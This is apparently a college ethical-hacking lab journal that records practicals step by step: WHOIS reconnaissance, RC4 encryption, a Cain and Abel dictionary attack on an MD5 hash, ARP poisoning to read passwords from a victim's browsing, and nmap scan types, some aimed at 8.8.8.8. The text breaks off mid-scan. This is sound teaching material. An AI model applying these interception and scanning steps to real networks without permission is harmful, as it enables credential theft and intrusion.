ETHICAL HACKING

Vidya Vikas Education Society's

VIKAS COLLEGE OF ARTS, SCIENCE & COMMERCE

Affiliated to University of Mumbai
RE-ACCREDITED 'A' GRADE BY NAAC
ISO 9001: 2008 CERTIFIED

Vikas High School Marg, Kannamwar Nagar No 2, Vikhroli (E), Mumbai – 400083

Dr. R. K. Patra
Principal

Hon' ble: **Shri P. M. Raut**
Chairman. V. V. Edu. Society

This is to certify that,

_____

Student of T.Y.B.Sc. (Computer Science) (Sem-VI) with college enrolled Roll no._____has satisfactorily completed the practical work for the Subject Ethical Hacking in the program of Computer Science from the UNIVERSITY OF MUMBAI for the academic year 2022-2023.

Guided By

_____

_____

Head of Department

_____

Internal Examiner

_____

External Examiner

INDEX

SR.NO	PRACTICALS	DATE	SIGN
1	Use Google and Who.is for Reconnaissance		
2 - A	Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.		
2 - B	Using Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.		
3 - A	Run and analyze the output of the following in Linux – ifconfig, ping, netstat, traceroute.		
3- B	Perform ARP poisoning in Windows.		
4	Use NMap scanner to perform port scanning various forms – ACK, SYN, FIN, NULL, XMAS		
5	Use Wireshark (sniffer) to capture traffic and analyze.		
6	Simulate persistent cross-site scripting attack.		
7	Session impersonation and firefox and Tamper data add-on.		
8	Creating simple key-logger using python.		
9	Using Metasploit to exploit (KALI LINUX).		

Practical 1

Aim: Use Google and Who.is for Reconnaissance

Registrar Info

Name

MarkMonitor International Canada Ltd.

Whois Server

whois.ca.fury.ca

Referral URL

Markmonitor.com

Status

clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
clientTransferProhibited https://icann.org/epp#clientTransferProhibited
clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
serverTransferProhibited https://icann.org/epp#serverTransferProhibited
serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited

Important Dates

Expires On

2023-04-28

Registered On

2000-10-04

Updated On

2022-09-01

Name Servers ns1.google.com
216.239.32.10
ns2.google.com 216.239.34.10
ns3.google.com 216.239.36.10
ns4.google.com 216.239.38.10
Similar Domains googl%c3%a8.com | googl%c4%95.com | googl%e2%84%85c3%a8.com | googl%e2%84%85c3
%ef%bf%bd.com | googl e.com | googl--e.com | googl-.com | googl-1.com | googl-2.com | googl-accts.com | googl-ak.com | googl-analistic.com | googl-analistic.net | googl-analistic.ru | googl-analistic.ua | googl-analisys.com | googl-analitics.xyz | googl- analytics.com | googl-android.ru | googl-apps-cloud.com |
Registrar Data
We will display stored WHOIS data for up to 30 days.

Registrant Contact Information:
Name
Google Canada Corporation
Organization
Google Canada Corporation
Address
12-111 Richmond St. W
City
Toronto
State / Province
ON
Postal Code
M5H2G4
Country
CA

Phone
+1.4162146034
Email
dns-admin@google.com

Administrative Contact Information:
Name
Google Canada Corporation
Organization
Google Canada Corporation
Address
12-111 Richmond St. W
City
Toronto
State / Province
ON
Postal Code
M5H2G4
Country
CA
Phone
+1.4162146034
Email
dns-admin@google.com

Technical Contact Information:
Name
Google Canada Corporation
Organization
Google Canada Corporation
Address
12-111 Richmond St. W
City
Toronto
State / Province
ON
Postal Code
M5H2G4
Country
CA

Phone
+1.4162146034
Email
dns-admin@google.com


Billing Contact Information:
Name
Google Canada Corporation
Organization
Google Canada Corporation
Address
12-111 Richmond St. W
City
Toronto
State / Province
ON
Postal Code
M5H2G4
Country
CA
Phone
+1.4162146034
Email
dns-admin@google.com

Information Updated: 2023-01-03 01:11:22


Practical 2 A

Aim: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm


Text written for encryption as shown below:




Choose Encrypt/Decrypt from Toolbar and under Symmetric(modern) you will find RC4




Click on Encrypt and you will get the Encrypted text in a new window





Now with this window open, again go back to RC4 window and click on Decrypt. We will get our original plain text back.



PRACTICAL 2B

Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Prerequisites :

Cain and Abel, Internet


Steps :

1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.

2. A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value




3. Click on MD5 Hashes>> Add list>>Paste Hash Value.



4. Click on hash code right click, Dictionary Attack>>Add to list(Add the default Wordlist or create your own with the Password>>Start

Match Found(If word in wordlist):



PRACTICAL 3A

Aim: Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute

Prerequisites :

KALI Linux, Internet

Steps :

1) In Kali Linux, open terminal and enter ifconfig

```
abhi@kali: ~

┌──(abhi㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed5:2fac  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d5:2f:ac  txqueuelen 1000  (Ethernet)
        RX packets 76  bytes 7676 (7.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 127  bytes 14667 (14.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2) Type command – traceroute 8.8.8.8

```
┌──(abhi㉿kali)-[~]
└─$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  _gateway (10.0.2.2)  3.394 ms  2.853 ms  2.421 ms
 2  _gateway (10.0.2.2)  2.776 ms  2.366 ms  2.097 ms
```

3) Type command – netstat

```
abhi@kali: ~
 1  _gateway (10.0.2.2)  3.394 ms  2.853 ms  2.421 ms
 2  _gateway (10.0.2.2)  2.776 ms  2.366 ms  2.097 ms

┌──(abhi㉿kali)-[~]
└─$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 kali:bootpc            _gateway:bootps         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     25994    @/tmp/.X11-unix/X1
unix  3      [ ]         STREAM     CONNECTED     19583    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     21027
unix  3      [ ]         STREAM     CONNECTED     18531
unix  3      [ ]         STREAM     CONNECTED     14532
unix  3      [ ]         STREAM     CONNECTED     20256
unix  3      [ ]         STREAM     CONNECTED     19308    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     18367
unix  3      [ ]         STREAM     CONNECTED     25999    /run/user/1000/at-spi
/bus_1
unix  3      [ ]         STREAM     CONNECTED     14793
unix  3      [ ]         STREAM     CONNECTED     18599
unix  2      [ ]         DGRAM      CONNECTED     17995
```

4) Type command – ping 8.8.8.8

```
┌──(abhi㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=119 time=6.36 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=119 time=3.53 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=119 time=4.54 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=119 time=3.05 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=119 time=3.39 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 3.045/4.171/6.359/1.201 ms
```


Practical 3 B

Aim: Perform ARP Poisoning in Windows

Steps:


We will use Cain and Abel for ARP Poisoning

Step 1 : Open Cain




Step 2 : Select sniffer tab on the top

Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.

Step 5 : Shows the Connected host.



Step 6 : Select Arp at bottom.

Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.

Step 9 : Poisoning the source.


Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP addr
Poisoning	192.168.1.1	386B1CC42781	0	0	00E04CBC0007	192.168


Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP ac
Full-routing	192.168.1.135	00E04CBC0007	27	13	386B1CC42781	20.1
Full-routing	192.168.1.135	00E04CBC0007	81	80	386B1CC42781	163.
Full-routing	192.168.1.135	00E04CBC0007	15	18	386B1CC42781	142.
Full-routing	192.168.1.135	00E04CBC0007	10	14	386B1CC42781	142.
Full-routing	192.168.1.135	00E04CBC0007	14	15	386B1CC42781	142.
Full-routing	192.168.1.135	00E04CBC0007	12	14	386B1CC42781	172.
Full-routing	192.168.1.135	00E04CBC0007	9	11	386B1CC42781	216.

Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.





PRACTICAL NO. 4

Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS

Prerequisites :

KALI Linux, Internet

Steps :

NOTE: For using Nmap for Kali. open Terminal and type the below commands.

1) ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
┌──(abhi㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/abhi]
└─# ACK
ACK: command not found

┌──(root㉿kali)-[/home/abhi]
└─# nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:39 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00039s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2
f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

2) (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
┌──(root㉿kali)-[/home/abhi]
└─# nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:42 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.032s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2
f

PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp filtered ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

3) FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 8.8.8.8

```
┌──(root㉿kali)-[/home/abhi]
└─# nmap -sF -T4 8.8.8.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:49 EDT
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.00051s latency).
All 1000 scanned ports on dns.google (8.8.8.8) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

4) NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
┌──(root㉿kali)-[/home/abhi]
└─# nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 15:50 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.0011s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2
f

PORT   STATE  SERVICE
22/tcp closed ssh

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

5) XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 8.8.8.8

```
┌──(root㉿kali)-[/home/abhi]
└─# nmap -sX -T4 8.8.8.8
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-27 16:09 EDT
Nmap scan report for 8.8.8.8
Host is up (0.00068s latency).
All 1000 scanned ports on 8.8.8.8 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

